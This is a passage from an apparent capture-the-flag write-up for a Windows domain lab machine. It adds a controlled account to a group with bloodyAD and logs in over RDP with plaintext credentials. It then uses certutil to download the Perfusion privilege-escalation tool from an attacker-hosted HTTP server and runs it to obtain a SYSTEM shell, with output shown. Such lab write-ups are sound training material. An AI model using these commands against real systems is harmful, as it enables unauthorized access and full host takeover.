
Now we need to add `ldapreader` (the only user account we control) to the `SERVICES` group, and we can `RDP` on the system. We will use the tool [bloodyAD](#) to do so.

```
$ bloodyAD --host 10.129.234.52 -d retro2.vl -u 'ADMWS01$' -p 'Rogue1' add groupMember  
'SERVICES' 'ldapreader'  
[+] ldapreader added to SERVICES
```

Now using `xfreerdp`, we gain access to the local system with the user `ldapreader`.

```
$ xfreerdp /u:'ldapreader' /p:'ppYaVcB5R' /v:10.129.234.52 /d:retro2.vl /tls-seclevel:0
```

We can now retrieve the user flag in the `c:\` directory.



Privilege Escalation

We came across [this](#) article while searching for privilege escalation vectors for Windows Server 2008. It is a very interesting attack vector, and we highly recommend you deep-dive into the article provided to understand how it works. We have to first upload the recommended tool - `Perfusion` - to the target system.

Since `Invoke-WebRequest` does not exist on this edition, we will utilise `certutil` to download it on the target system through a simple `HTTP Server` we will be hosting.

```
$ python3 -m http.server 80
```

Let's download the file from the remote server.

```
PS C:\Users\ldapreader> certutil.exe -urlcache -f http://10.10.14.69/Perfusion.exe  
Perfusion.exe
```

Then we will run the binary as per the article instructions.

```
PS C:\Users\ldapreader> .\Perfusion.exe -c cmd -i
```

```
PS C:\Users\ldapreader> .\Perfusion.exe -c cmd -i
[*] Created Performance DLL: C:\Users\LDAPRE~1\AppData\Local\Temp\2\performance_3032_2052_2.dll
[*] Created Performance registry key.
[*] Triggered Performance data collection.
[*] Exploit completed. Got a SYSTEM token! :>
[*] Waiting for the Trigger Thread to terminate... OK
[!] Failed to delete Performance registry key.
[*] Deleted Performance DLL.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

Then we can proceed to read the `root` flag from `C:\Users\Administrator\Desktop\root.txt`.